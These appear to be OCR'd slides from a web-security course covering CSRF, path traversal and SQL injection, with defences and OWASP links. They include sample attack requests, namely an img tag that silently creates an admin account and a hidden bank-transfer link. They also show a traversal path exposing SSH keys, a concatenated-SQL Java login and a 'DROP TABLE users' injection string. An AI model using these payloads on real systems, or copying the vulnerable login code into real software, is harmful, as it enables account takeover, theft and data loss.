usersToConfirm
Cookie: token=vkHL0g3Lm8

200 OK
<html>To confirm: Login: eve
Avatar: <img src=...addUser?
login=hacker.../></html>




200 OK
<html>Wait for admin's
confirmation</html>

GET baking.com/
admin/addUser?login=hacker&pass=
secretPass&type=admin"
Cookie: token=vkHL0g3Lm8

I want to display
baking.com/admin
/usersToConfirm


POST baking.com/createAccount
login: eve
password: eve321
avatar: <img src=https://baking.com/
admin/addUser?login=hacker&
pass=secretPass&type=admin"/>

mybank.com




```
POST mybank.com/login
User: 123456
Password: CrazyHamster13
```

```
200 OK
Cookie: token=vkHL0g3Lm8
<html>Hello Alice!</html>
```



Log me in to the bank


mybank.com
GET mybank.com/transfer?
toAccount=1234567890&value=1000&currency=EUR
Cookie: token=vkHL0g3Lm8
200 OK
<html>Transfer made!</html>
badwebsite.com
GET badwebsite.com/easyMoney
200 OK
<html>All you have to do is watch these ads of expensive
clothes every day - advertisers pay for it!
<img href="https://mybank.com/transfer?
toAccount=1234567890&value=1000&currency=EUR"/></html>
Go to the website
badwebsite.com/
easyMoney
Alice! Find out how to earn 5000 EUR a day without
leaving your home! Click
here

Protection against CSRF

- Sensitive systems (e.g. banking) require confirmation of operations with passwords via SMS / mobile application.
- To protect against CSRF, we can also add an additional string (so-called **CSRF token**) to every presented link on a site and expect that the customer will always send it back (by clicking the link / button).
  - The attacker will not be able to know this random string because he cannot access the page. Because of this, he will not be able to prepare a working link to conduct the attack - executing the request without the CSRF token will be rejected by the bank's website.

Protection against CSRF

- Alternatively, we can grant each user a **randomly generated value to his cookie and to each link** on the displayed page.
  - With each user's request, we check whether **the values** from the cookie and from the request (hidden form field or parameter in the URL) **are the same**.
  - If the values are different - potentially we are dealing with CSRF and the request should be blocked.

CSRF

- This is only the basic scope. The topic is more complicated and complex.
- To find out more:
  - https://owasp.org/www-community/attacks/csrf
  - https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Cybersecurity
Types of cyberattacks II

Path Traversal

- The **Path Traversal** attack (also known as **Directory Traversal**) involves unauthorized access by the attacker to files on the server that should be blocked from him.
- Most often, the attack relies on fitting manipulation of input data being the path to the file, using the string `../`
  - `../` means going to the directory one level higher than the current one.
  - For example, being in the folder:
    - `C:/Users/myUser/Pictures`
  - we can "go" to the folder `../` by entering the path:
    - `C:/Users/myUser/Pictures/../`
  - Which will be interpreted by the system as:
    - `C:/Users/myUser/`

localhost/Users/Public/Pictures/

Index of /Users/Public/Pictures

Name	Last modified	Size	Description
Parent Directory		-	
IMG_1424.jpg	2019-09-24 09:58	5.6K	
IMG_1921.png	2020-05-17 22:56	147K	
IMG_6544.jpg	2019-07-24 21:21	41K	
IMG_7254.jpg	2020-05-16 17:04	545K	
IMG_65441.jpg	2018-12-24 10:44	2.2M	
IMG_65449.png	2020-05-16 13:58	40K	

localhost/Users/Public/Pictures/../../greg/secret

Index of /Users/greg/secret

Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2018-11-12 11:58	1.7K	
id_rsa.pub	2018-11-12 11:58	400	
passwords.txt	2020-02-21 01:33	13K	

Path Traversal


- Reading files that we do not have access to can be a "**gateway**" to find and use other vulnerabilities:
  - You can read **server configuration files**, find information about application's version, and use one of the known exploits for an outdated software.
  - Potentially, it can allow programs and commands to be run (remote code execution)
    - e.g. running the `wget` command to download malicious code that will be executed later.
- Path Traversal does not necessarily have to appear in the path to the page - this type of vulnerability can also be used e.g. in the form field (where we give the name of the file located on the server).

Protection against Path Traversal


- We must configure our server so that there is no way to view unauthorized files.
- It is worth to filter user's input - reject different combinations of characters `..\ ../`
  - As well as their HTML equivalents %2e%2e%2f, %2e%2e%5c and others.

SQL Injection


- The SQL Injection attack is about injecting into the application an **unauthorized part of a SQL query** that would not have been run in the normal application execution.
- Such an injected part may, for example:
  - change the way application works (e.g. log in the user despite the wrong password),
  - allow access to other users' data (e.g. financial),
  - change the data saved in the database (e.g. delete all users’ accounts).





```java
public boolean login(String username, String passwordHash) {
    Query query = session.createQuery("SELECT * FROM users WHERE " +
        "username = \"" + username + "\" AND password = \"" + passwordHash + "\"");
    Optional result = query.uniqueResultOptional();
    return result.isPresent();
}
```





```
public boolean login(String username, String passwordHash) {
    Query query = session.createQuery("SELECT * FROM users WHERE " +
        "username = \"" + username + "\" AND password = \"" + passwordHash + "\"");
    Optional result = query.uniqueResultOptional();
    return result.isPresent();
}
```





Source: https://hackertarget.com/sql-injection/



Source: https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/

CEIDG
CENTRALNA EWIDENCJA I INFORMACJA O DZIAŁALNOŚCI GOSPODARCZEJ

Centrum pomocy URZĄD 24h

[Zaloguj]

MINISTERSTWO ROZWOJU

PL EN

Przeglądanie wpisów > Dane publiczne wpisu

WYSZUKIWANIE
- Przeglądanie wpisów

OPERACJE NA WPISIE
- Załóż działalność gospodarczą
- Zmień dane we wpisie
- Zawieś działalność gospodarczą
- Wznów działalność gospodarczą
- Zakończ działalność gospodarczą

INNE
- Wizualizacja dokumentu XML
- Instrukcja

DARIUSZ JAKUBOWSKI X'; DROP TABLE USERS; SELECT '1

Dane podstawowe

Imię	Dariusz
Nazwisko	Jakubowski
Numer NIP	6692508768
Numer REGON	022348068
Firma przedsiębiorcy	**Dariusz Jakubowski x'; DROP TABLE users; SELECT '1**


Dane kontaktowe

Adres poczty elektronicznej	-
Adres strony internetowej	-
Numer telefonu	-

Source: https://gizmodo.com/sql-injection-license-plate-hopes-to-foil-euro-traffic-5498412

Protection against SQL Injection

